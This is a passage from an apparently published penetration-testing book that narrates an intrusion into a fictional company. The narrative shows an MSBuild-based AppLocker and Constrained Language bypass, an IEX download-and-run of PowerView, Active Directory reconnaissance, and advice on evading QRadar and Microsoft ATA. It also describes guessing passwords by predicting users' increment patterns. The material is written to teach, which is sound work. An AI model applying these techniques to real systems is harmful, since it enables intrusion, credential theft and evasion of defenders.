Copyright (C) Microsoft Corporation. All rights reserved.

Build started 3/3/2018 7:59:01 PM.
Executing PS commands
FullLanguage
```

Our code is thus running in **FullLanguage** mode as expected. So far, so good. It is ready to be shipped to Strat Jumbo's XenApp server. We load it on one of the C2 machines and download it to our home folder (X:) using good old Firefox.

We then run the same command as before, only this time from the Open Dialog (Ctrl + O) on Firefox:


Open File
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe readme.txt
Search Local Disk (X:)
Organize
New folder
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

```
Microsoft (R) Build Engine version 4.7.2053.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 1/20/2018 7:20:27 PM.
Executing PS commands
FullLanguage
Press any key to exit...
```

Awesome! We achieved PowerShell command execution in Full Language mode and bypassed Applocker at the same time. Talk about a double win!

Using the same code skeleton as before, we can chain simple commands as follows:


```
Ps_instance.AddCommand("get-process");
Ps_instance.AddCommand("out-string");
Ps_instance.AddStatement();
Ps_instance.AddScript("net user");
Ps_instance.AddStatement();
Ps_instance.AddScript("ls c: | out-string");
```

We use the function AddCommand for single native PowerShell cmdlets (get-process, start-service, etc.). Otherwise, we run AddScript for executing script blocks, external binaries or chaining multiple cmdlets. AddStatement() is equivalent to the “;” separator.

Busted!

While this solution does provide a working bypass for the issues at hand (Applocker and Constrained Language mode), it is simply not practical to rebuild a project every time we launch a command. To address that, we crank up our previous build code to include a PowerShell-like console that interactively executes commands and displays the output. Almost like the real PowerShell console.

The code for such a project can be found on Microsoft's website (*http://bit.ly/2pwoJ2F*). It is just a matter of piecing it up together, overriding certain classes and methods, and pasting it in the msbuild project shell we created earlier. I will not comment on it any further in this paragraph because it presents little of interest from a security vantage point since it relies on the same trick as earlier. You can download a full working script from the book's Github (*http://bit.ly/2uaw1hb*):



```
Microsoft (R) Build Engine version 4.7.2053.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 3/3/2018 10:37:01 AM.
Windows PowerShell Wrapper
Copyright (C) 2018 Microsoft Corporation, @SparcFlow. All rights reserved
Type 'exit' to exit.
PS: X:\> $ExecutionContext.SessionState.LanguageMode
FullLanguage

PS: X:\> _
```

Much better! Now that we have a viable user experience, let's go through that PowerView script once more. We load it in memory exactly as before, except that this time, the command goes through as expected:

```
# Create a browser object
PS X:\> $browser = New-Object System.Net.WebClient;

# Add support for the default proxy with cached user credentials
PS X:\> $browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials;

# Download and execute the PowerView script in memory
PS X:\> IEX($browser.DownloadString('
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'));

PS X:\>
```

Alright. Back to the reconnaissance business using PowerView.

Note

For the sake of simplicity, I have included the real links in the snippets of code used in this book. In a real-world scenario, consider hosting all scripts in custom domains to lower the suspicion rate.

Given the length of data we are about to retrieve, we shall not inspect it right away; rather, we will write results to multiple files and then upload them to our C2 server for thorough analysis.

We start with the Get-NetUser command to fetch user information:

```
PS X:\> Get-NetUser | select name, lastlogontimestamp, serviceprincipalname, admincount,  memberof |
Format-Table -Wrap -AutoSize | out-file users.txt
```

The **admincount** is an interesting field as it gets incremented every time a user elevates their privileges on a machine. It is not foolproof because admin privileges may be lost over time for various reasons, but this could help us locate domain users with local admin privileges. The **ServicePrincipalName** will help us identify Kerberos service accounts, but more on that later. The **memberof** attribute lists groups attached to any given user. Finally, the **format-table** avoids truncating long output strings, which is the default PowerShell behavior.

We continue with fetching the group listing and membership. Do not forget that our top priority is to locate developers working on the Strat Accounting software. The Get-NetGroup command returns the full dataset pertaining to a group (creation date, description, object unique identifier, SID, etc.). Get-NetGroupMember, on the other hand, returns user accounts attached to any given group submitted as input:

```
PS X:\> Get-NetGroup -FullData | select name, description | Format-Table -Wrap -AutoSize | out-file
groups.txt

PS X:\> Get-NetGroup | Get-NetGroupMember -FullData | select GroupName, membername, description |
Format-Table -Wrap -AutoSize | out-file group_members.txt
```

We also retrieve group policy objects that characterize the domain, such as the auditing policy, password policy, security settings, and so on—in short, every bit of configuration put in place by the IT team:

```
PS X:\> gpresult -h gpo.html
```

Our next step is to list available shares, which is one of the most important resources in a domain as it usually contains valuable information ranging from passwords to actual business data. If we are lucky, maybe Strat Accounting's code is stored on a share available to everyone.


```
PS X:\> Invoke-ShareFinder | out-file -append shares.txt
```

Finally, we retrieve some additional information on the current Citrix server, such as a full list of running processes and services:

```
PS X:\> Get-Process -includeusername | Select-Object id, name, username, path | Format-Table -Wrap -AutoSize | out-file processes.txt

PS X:\> get-wmiobject win32_service -filter "state='running'"| select name,processid,pathname | Format-Table -Wrap -AutoSize | out-file services.txt
```

We upload these files to our C2 server for thorough analysis. If Citrix so happens to forbid copy-paste operations, we can use ghostbin.com or setup our own web server to retrieve these files.

Now, what should we start with? Our ultimate goal is to locate machines and users with access to Strat Accounting's code, so it's only natural to start with group memberships. We search for any keywords that might indicate developer teams in the groups.txt file. There are too many entries to go through them manually; we are talking about a company with almost 800 employees:



```
root@Lab:~/HLL/StratJ_dump# egrep -i "dev|coder|code|programmer|accounting|project" groups.txt
SNOW                                                      Dev. Refer to doc
CERSEI                                                    Dev. Refer to doc
YGRITTE                                                   Dev. Refer to doc
TYRION                                                    Dev. Refer to doc
DAENERYS                                                  Dev. Refer to doc
RHAEGAR                                                   Dev. Refer to doc
```


As you can see, Strat Jumbo uses code names from Game of Thrones to refer to their biggest software projects. Below is a user membership preview based on data gathered:

SNOW	jack.bosa, jake.sparrow...
YGRITTE	lizzie.dutch...
CERSEI	mozzie.caffrey,lucilla.silvy...
TYRION	neil.cobbo...
DAENERYS	cassini.morini, carl.sagan...
RHAEGAR	janet.mcintyre, rodolpho.schwatz, jim.marrot...
TYWIN	tara.tomora...
BAELISH	elise.first, anya.ivanova...
TORMUND	ron.bilius, richard.darwin, david.stuart...
ARYA	laura.stevens, monica.fourb...

While clever and certainly humorous to some degree, this nonetheless adds another hoop to jump through. Weirdly enough, the users we tricked through the phishing campaign all seem to belong to three of these groups: ARYA, TORMUND and RHAEGAR. Of course, the million-dollar question is: are any of these projects remotely affiliated with Strat Accounting? I guess we will just have to go back and fetch more information. Perhaps we can find a wiki website, pdf documents in shares, email archives, etc.

Before doing so, however, it might be worthwhile to size up Strat Jumbo's security level. Are we talking about shit or complete shit?

We go through the GPO report (gpo.html), specifically the "security settings" tabs in "User details" and "Computer configuration" menus:



Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Maximum password age	90 days


ount Policies/Account Lockout Policy

Policy	Setting
Account lockout threshold	10 invalid logon attempts

Passwords are changed every 90 days and must meet strong complexity rules. The lockout threshold is set to ten attempts, which rules out any automated bruteforce attack.

This is all pretty standard; however, something clearly stands out in GPO objects. Strat Jumbo turned on logging big time! Usually, companies stick to the default Windows auditing policies, which only registers a few event logs (successful logon, failed logon, account lockout, etc.) and never think twice about it.

In the case of Strat Jumbo, however, many additional Windows events are registered as well, such as file access violation, use of admin (or special) privileges, changes of membership in privileged groups, loading code into LSA, SID history manipulation[52], etc.



Audit Logon	Success, Failure
Audit Special Logon	Success, Failure

Object Access

Policy	Setting
Audit File Share	Failure
Audit File System	Failure


Windows Components/Windows PowerShell

Policy	Setting
Turn on PowerShell Script Block Logging	Enabled

Log script block invocation start / stop events:

To our dismay, we notice that PowerShell Script Block Logging is also turned on. All of our previous commands were written to the event manager! No need to be alarmed, though. Logs are rarely centralized to a single location, let alone monitored for active malicious payloads... except that Strat Jumbo seems to be doing just that!

Server logs are replicated to an offset location, which is evident by the presence of nxlog++ (a software for log forwarding) in the active process list:



```
root@Lab:~/HLL/StratJ_dump# egrep -i "log|audit|policy|auditing|forward" process.txt
 972 LogonUI                    NT AUTHORITY\SYSTEM         C:\Windows\system32\LogonUI.exe
5652 nxlog                      NT AUTHORITY\SYSTEM         C:\Program Files (x86)\nxlog\nxlog.exe
 468 winlogon                   NT AUTHORITY\SYSTEM         C:\Windows\system32\winlogon.exe
3156 winlogon                   NT AUTHORITY\SYSTEM         C:\Windows\system32\winlogon.exe
```

We should be careful with our lateral propagation not to leave too wide a trail behind us. If we are lucky, these logs get piled on every day and then deleted a month later without so much as a glance. A less friendly scenario involves a team of sharp-eyed hawks meticulously monitoring a 140” screen 24/7 for the slightest alert raised by their top-notch machine learning monitoring tool.

As for the antivirus product, the only one that seems to be active is Windows Defender, which is Microsoft’s built-in default antivirus. You would think that it is a piece of cake to bypass it, but it will cause us some headache later on.


Let’s take a moment to recap where we are. Currently, we are on a Windows 2016 server, fully patched, with a decent password policy, Applocker enabled, a disabled built-in administrator account, PowerShell in constrained language, custom auditing policy, centralized logging… Strat Jumbo is no joke after all. Yet here we are with a working shell on their server by exploiting one of the most basic attacks: password stealing. Another testimony to the power of human weakness.

That being said, it would be foolish to ignore the warning signs flickering all around us. Strat Jumbo is not joking when it comes to information security. We take the wrong turn and they will hunt us like rabbits on a green and open field. And this is only the tip of the iceberg. There may be more products that we do not know of hiding deep within the infrastructure, like packet inspection, event correlation, behavioral monitoring, etc.

In hindsight, it is a good thing that we avoided dropping an Empire/Meterpreter shell on a hundred workstations through our phishing email. The beacon-like behavior (regular packets to the same domain name) would probably have been caught, either at the network or system level.

Since we are walking on such thin ice here, let’s not stay longer than we need to in this snake’s nest. We have accounts belonging to three dev groups. If we go through their combined Firefox bookmarks, browser logs and personal folder, we should be able to get some documentation explaining how Strat Jumbo’s dev teams are structured around the world, and thus target users working on the Strat Accounting project.

To that end, we connect once more to the Citrix server using Laura’s account:



Secure | https://stratextranet.stratjumbo.com/Citrix/XenApp/auth/login.aspx

User name: laura.stevens

Password: *************

The credentials you typed are incorrect. Please try again or contact your help desk or system administrator.

Except that we cannot get in. Laura’s password is rejected.

We try three other random credentials retrieved through phishing only to face the same harsh error message. We could go through the thirty-one remaining accounts, but I suppose you are starting to realize what just happened.

Somewhere in the last eight hours, four accounts were blocked, or more likely reset. The timing is indeed troubling. What are the odds of having multiple accounts failing over such a small period of time?

Unlikely as it might seem, we need to start considering the odd, yet plausible possibility that Strat Jumbo somehow got news of our intrusion and decided to react swiftly. And as you can guess, that is not a good omen!

Big brother is watching you

As a general rule, the human brain tends to push away negative thoughts by quickly distracting itself with more mundane and joyful ideas. However, when unwillingly put in front of a harsh and unpleasant moment, the brain suddenly vomits back every negative outcome that it can possibly think of, drowning you in despair and agony. Being caught red-handed in a hacking attempt unleashes a series of scenarios furiously running through your head, from a night raid by a SWAT team to spending your life in jail and seeing your children once a year on Christmas through a glass window.

But let’s cool down a bit. It is precisely in response to these gloomy situations that we took the time to build a few servers and route traffic through TOR or a safe VPN provider. It may be uncomfortable to sit six hours in a cold train station or a coffee chain that ironically struggles with its sole mission in life—making decent coffee, but the price to pay is ridiculously low compared to the other all-too-likely scenario: being handcuffed in the middle of the night.

Provided our anonymity platform and hacking infrastructure hold tight, we should be relatively safe. So, let’s not worry too much about going to jail and instead try to understand what happened here.

We launched a clean spam campaign to collect credentials using a web page that could be displayed only once. The email was convincing since we collected thirty-five passwords. Thirty-six hours later, we connected to the extranet website (Citrix) using a private server located in London, where a lot of the Strat Jumbo staff is located.

So far, nothing exceedingly suspicious. Maybe the phishing campaign got detected or reported by some employee—but if companies started resetting passwords after each phishing attempt, VIPs would fire the whole IT department after a few weeks. Plus, logs on our webserver show no unusual probing of the phishing page. All traffic ended seventeen hours after the start of the campaign. So that cannot be it...

Another key element to keep in mind is that our attacking server, which was located in London, was not blacklisted after the event—we can still access the Citrix platform. Any decent investigator would have followed the trail of Laura’s account to the Citrix server and discovered the msbuild file project we dropped to bypass the Constrained Language mode. This element would clearly indicate malicious intent and therefore cause the ban of the IP from which the connection originated—our attacking server.

But this was not the case. The security team apparently simply reset passwords in an urgent and swift attempt to block or prevent a possible attack. Quick and tangible actions to alleviate the symptoms rather than the root cause of the issue.

We give them a few days to see if they take any active measures against our IP addresses (FrontGun server and phishing website). This will give us a good insight into their incident response skills.


***

...Nothing. Not even a single IP packet.

Good. let’s continue our retrospective review. After landing on the Citrix server, we played with Applocker rules and caused quite a few errors. Maybe those triggered an alert of some kind. Similarly, we might have tipped the blue team when we failed to launch PowerView in Constrained Language mode. These errors could hardly qualify as major incidents, but it was probably picked up by some monitoring tool analyzing logs.


Then came the manual reconnaissance phase. We can discard all local commands like “ipconfig”, “net localgroup” since these are native commands that do not send any traffic and are not usually flagged by security products (Windows Defender in this case).

Other NET commands like “net group /domain” and “net group ‘domain admins’ /domain”, on the other hand, do issue network packets to the Domain Controller (DC). They request and write information on the DC through the named pipe SAMR. Think of it as a file created on the virtual share IPC$ (present by default on all Windows machines) to exchange data between the workstation and the remote server:



```
172.31.82.11    172.31.82.56    SMB2    174 Tree Connect Request Tree: \\DC1.QUARTZ.CORP\IPC$
172.31.82.56    172.31.82.11    SMB2    138 Tree Connect Response
172.31.82.11    172.31.82.56    SMB2    210 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
172.31.82.56    172.31.82.11    SMB2    194 Ioctl Response FSCTL_VALIDATE_NEGOTIATE_INFO
172.31.82.11    172.31.82.56    SMB2    178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
172.31.82.56    172.31.82.11    SMB2    434 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
172.31.82.11    172.31.82.56    SMB2    186 Create Request File: samr
172.31.82.56    172.31.82.11    SMB2    210 Create Response File: samr
```

The server returns data describing security objects (accounts, groups, domains, etc.) in a format that respects the Security Account Manager Remote Protocol (SAMR):



```
2327 24.024336    172.31.82.11     172.31.82.56     SMB2     171 Read Request Len:288 Off:0 File: samr
2328 24.024665    172.31.82.56     172.31.82.11     SMB2     426 Read Response

Frame 2328: 426 bytes on wire (3408 bits), 426 bytes captured (3408 bits) on interface 0
Ethernet II, Src: 0a:cf:3e:4d:7a:ee (0a:cf:3e:4d:7a:ee), Dst: 0a:b5:13:5b:61:2c (0a:b5:13:5b:61:2c)
Internet Protocol Version 4, Src: 172.31.82.56, Dst: 172.31.82.11
Transmission Control Protocol, Src Port: 445, Dst Port: 49352, Seq: 3910, Ack: 5632, Len: 372
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
Data (288 bytes)
   Data: 0400000000000000610076006500 6c000600000000000000...
   [Length: 288]
```

While this is a perfectly legit way to interact with the system, the fact is that SAMR is rarely used in a real-life environment. Most middleware and applications usually request information from the DC with the more common LDAP protocol. IT admins, on the other hand, rely on commands like Get-ADuser and Set-ADuser, part of the PowerShell AD administration modules. These commands communicate with the AD DS Web Services using SOAP (Web) requests on port 9389.

Unlikely as it may seem, given their auditing policies and very swift response, we should not discard the possibility that Strat Jumbo could indeed monitor and flag this unusual traffic targeting their DC.

These weak signals were exacerbated with loading PowerView and launching full reconnaissance packets. Not only were these commands logged, pushed to a single location, and thus potentially picked up by a security product, but we launched the insanely noisy command “Invoke-ShareFinder”. This script loops through all machines in the Active Directory domain and connects to each of them to list their shares:

```
foreach ($server in $servers){
    $counter = $counter + 1
    Write-Verbose "[*] Enumerating server $server ($counter of $($servers.count))"
[...]
    if(-not $NoPing){
        $up = Test-Server -Server $server
    }
[...]
$shares = Get-NetShare -HostName $server
[...]
```


We initiated as many share requests as there are servers. A single user suddenly opening 60, 100 or 200 network sessions (event id 4624) can easily cause any security alarm to scream its lungs out.

This must have been the final drop that forced the security team to seriously wonder about previous weak signals, connect the dots in some way, and decide to reset everybody's password "just in case".

Of course, this is just a hypothetical scenario based on pure and blind speculation, but if we are lucky, we can partially confirm our account by conducting a more thorough review of the data we retrieved from Strat Jumbo.

Security information and event management tools (SIEM), network monitoring devices, threat intelligence tools, endpoint detection response (EDR), deep packet inspection—all these shiny devices often have a central management console to configure their policies and display pretty dashboards. These consoles, being just another corporate asset, are often tied to the Windows Active Directory to authenticate admins. This avoids local generic accounts and eases user management by placing admins in a well-defined group. Some software even requires domain accounts to retrieve information about workstations, user accounts, windows logs, etc.

See where I am going with this? We were fortunate enough to retrieve user accounts and group information before being knocked off the network. All we need is to review them, looking for keywords referring to a potential security team, well-known security vendors or log analysis products, like "SOC" (for security operation center), "threat", "Carbon black", "RSA", "Qradar", "DarkTrace","Vektra", "SIEM", etc.



```
root@Lab:~/HLL/StratJ_dump# egrep -i "soc|siem|threat|security|sec|log|cisrt|cert" groups.txt
Backup Operators                                  Backup Operators can override security restrictions
Remote Desktop Users                              Members in this group are granted the right to logon
Performance Log Users                             Members of this group may schedule logging of perfor
Event Log Readers                                 Members of this group can read event logs from local
Protected Users                                   Members of this group are afforded additional protec
SOC_TEAM                                          Accept connexions to QRadar Security Console
Microsoft Advanced Threat Analytics Administrators Microsoft Advanced Threat Analytics Administrators
```

This simple keyword search immediately reveals our true opponents: Microsoft Advanced Threat Analysis[53] and Qradar SIEM[54].

QRADAR is an event security monitoring tool. It aggregates logs forwarded by different systems (Windows, routers, Linux, etc.) and matches them against pre-defined security rules. Admins, for instance, may monitor the following well-known hacking scenarios:


- Successful authentications to multiple devices by one account
- Multiple authentication failures of the same account
- Multiple read access violations on a particular machine
- Port scanning (multiple port requests on one or different machines)
- Changing local or global privileged groups (domain admins,

administrators, etc.)
- Credential theft by looking for events related to Lsass manipulation (Event ID 4614, 4610, 4611, and 4622)
- Etc.

Of course, we do not know which scenarios Strat Jumbo monitors, but it likely includes classic PowerShell attacks since they bothered to turn on Script Block Logging. We need to be very careful with any off-the-shelf tools, as we can be sure they have programmed alerts to flag strings like “Powerup”,“Invoke-UserHunter”, “Powerview”, etc.

You think this is bad? Wait until you hear about Microsoft ATA[55].


It is a platform that plugs into the Windows Active Directory traffic looking for suspicious behavior.



It bases its analysis on two main logics: behavioral analysis and popular attack signatures.

Behavioral analysis builds a base model over a month of learning and ingesting normal AD traffic inside a particular corporate network. This includes information on which users typically connect to which machines, at what time, through which protocols, and the resources that are usually requested.

After the learning period is over, any traffic that deviates to some extent from this base model is flagged as suspicious. Our successive authentications to multiple machines must have surely triggered the behavioral analysis module, for instance[56].



Suspicion of identity theft based on abnormal behavior


OPEN

[redacted] exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

The attack signature module is similar to that of an antivirus solution but operates on requests sent to the domain controller. ATA looks for telltale signs indicating one of the following attacks:

- DNS Zone transfer
- SAMR reconnaissance (listing users, enumerating privileged accounts, etc.)
- Pass the hash (replaying NTLM hash using psexec or WMI)
- Overpass the hash (replaying Kerberos tickets using NTLM)
- Pass the ticket
- Golden ticket requests (forging TGT tickets valid for ten years)
- Session enumeration (listing active users on a machine)
- DCSync (replicating password hashes from the DC)


Unusual protocol implementation

3 accounts attempted to authenticate from [redacted] against [redacted] using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

I can almost hear you gasp. “How are we supposed to hack a company without pass the hash and DCSync?” Well, this is the part where we need to show some creativity!

One thing is for sure: attacking Strat Jumbo to get into G&S Trust may not be the quick and easy path we anticipated it would be...

Back to the arena

“Death smiles at us all. All we can do is smile back.”

Marcus Aurelius (Gladiator)

Back to square one. Well, not really. We now have a much better understanding of Strat Jumbo's security and that is very valuable. We know more about some of the traps carefully laid out to catch intrusion attempts and we are better equipped to avoid them.

While we can only speculate about which behavior Qradar is trained to monitor, we can follow a more hands-on approach with ATA since Microsoft offers a free trial version we can download and install in a lab. Does it really detect all pass-the-hash techniques? Should we forget about pass-the-ticket? Dumping NTDS.DIT? Or are there some knobs that we should tweak in existing tools and techniques to fly under the radar?

We will have trouble mimicking the entire Strat Jumbo system activity. As such, our environment will probably only prove useful against ATA's signature module. Any attack payload that we devise will therefore have a margin error—a chance of being detected by the behavior analysis module. We will appreciate this margin error when it comes to observations we make on the fly once we are inside the network (Which accounts do admin typically use? How many concurrent sessions on any given machine? And so forth.).

Any future command likely to trigger network traffic will thus first be run in this lab environment before being executed on Strat Jumbo's network. I will switch back and forth between these two environments, so to help you follow along, all commands executed in the test lab will have the appropriate mention on the illustration.

Obviously, all of this work is for nothing if we cannot find a new way inside Strat Jumbo's network. So, let's first tackle this problem before puzzling over ATA and QRADAR.

Back to the drawing board. Currently, we have:

- Thirty-five expired passwords
- Information regarding various internal components: Windows AD, auditing policy, groups, users, etc.
- A solid preview of Strat Jumbo's monitoring capabilities.

The first reflex one might have is to launch a new phishing campaign on the remaining target batch, or maybe change the current email's content to avoid tipping off the security team. But, if you feel a bit adventurous today, we can gamble on a shortcut that may well land us right back where we left off.

See, if we carefully study the thirty-five passwords already collected, some intriguing patterns start to emerge:

- Ten passwords end with a single-digit number: AkRiV€ra8, Molly_Dorian5, Ghettome*fair3, ...
- Six passwords end with a double-digit number: 5YadorChan09, GabrielSanta89, LeilaClapton10, etc.
- Two passwords end with a special character followed by a letter: BrotherArms_C, WishYouHere*A, etc.
- Two passwords contain the current month's name: Jumbo12March_, MarchStrat%,

Coincidence? I hardly believe so.


When a company pushes the boundaries of password policy rules by forcing a 90-day password change, eight characters minimal length and three character classes, the human mind naturally pushes back against this form of mental oppression. Simple physics. For every action there is an equal and opposite reaction. Human memory is finite. There are only so many passwords one can remember. So, to cope with the mental stress induced by that little pop-up flickering in the corner indicating that "it's time to change that password again", people tend to come up with predictable mnemonic rules like incrementing a number at the end (or the start), going through the alphabet, including the current month's name, etc.

This procedure ironically breaches a lesser known, but oh-so-important password rule: forward secrecy. A given password should not hint to other passwords used by the same user[57].

Unless Strat Jumbo explicitly communicated their breach to employees and stressed the importance of this hard password reset, there is a good to fair chance that some users simply moved on to the next password on their list. Given how poorly they have handled this particular incident (no IP blocking or probing of the phishing page), it is highly unlikely that the security team conducted a proper forensic examination. They probably saw a couple of alerts on ATA and QRadar —just enough to suspect that something odd was going on—and decided to reset everybody's password as a preventive measure. So yes, we do need a bit of luck, but the odds are definitely stacked on our side.

We manually test five potential account password combinations every day. No rush. We do not want to trigger any detection rule (too many failed attempts or the same IP trying multiple accounts in a short time frame, etc.) much less block an account. A single, carefully calculated password guess for each account is all we need to test our hypothesis.

Soon enough, we land our lucky shot: Ron: AkRiV€ra9 (the previous password being AkRiV€ra8).



Secure | https://stratextranet.stratjumbo.com/Citrix/XenApp/auth/login.aspx

Welcome

Welcome to Remote Development Coworking system

Authorised User Account Access Only.

If You are Experiencing Any Issues Then Please Contact InterfaceManagement Support Services mailto:support@stratjumbo.com

User name: Ron.bilua

Password: ************

What some might call a fluke or a lucky draw, I call an educated guess. We were bound to find at least a couple of accounts that stuck to their same pattern. People frequently form a special bond with their passwords.

And we are back in the game! Ron’s Citrix profile is almost empty. No documents related to his programming activities are stored in his personal folder and his Firefox is almost blank. This makes it all the more exciting! Some privilege escalation is called for!

Through logs and fire

Before launching the slightest command on this server, we need to devise a working strategy to avoid the armada of traps laying all around us. These traps are fueled by many new techniques introduced by Microsoft in its execution engine Windows Management Framework v5 (Windows 10 and 2016 Server) to counter the explosion of script-based attacks:

- Constrained Language mode forbids a number of special object types and .NET functions as we previously saw: add-type, new-object, .NET methods (e.g., [console]::writelint()), etc.[58].
- Script Block logging: every PowerShell command or script can be logged in its unencrypted, unobfuscated format in the Event Manager (event 4101).
- System-wide transcript offers the ability to log text typed on the console as well as the command's output. It is an over-the-shoulder experience for blue-teamers (defenders).
- The AMSI filter that intercepts every command or file executed through regular scripting engines (JScript, PowerShell and VBScript). An antivirus can plug into AMSI and decide whether to block a command or not. This brings antivirus products into the realm of memory scanning and protection[59], since AMSI works at the engine level regardless of the command's origin (script on disk or command in memory).

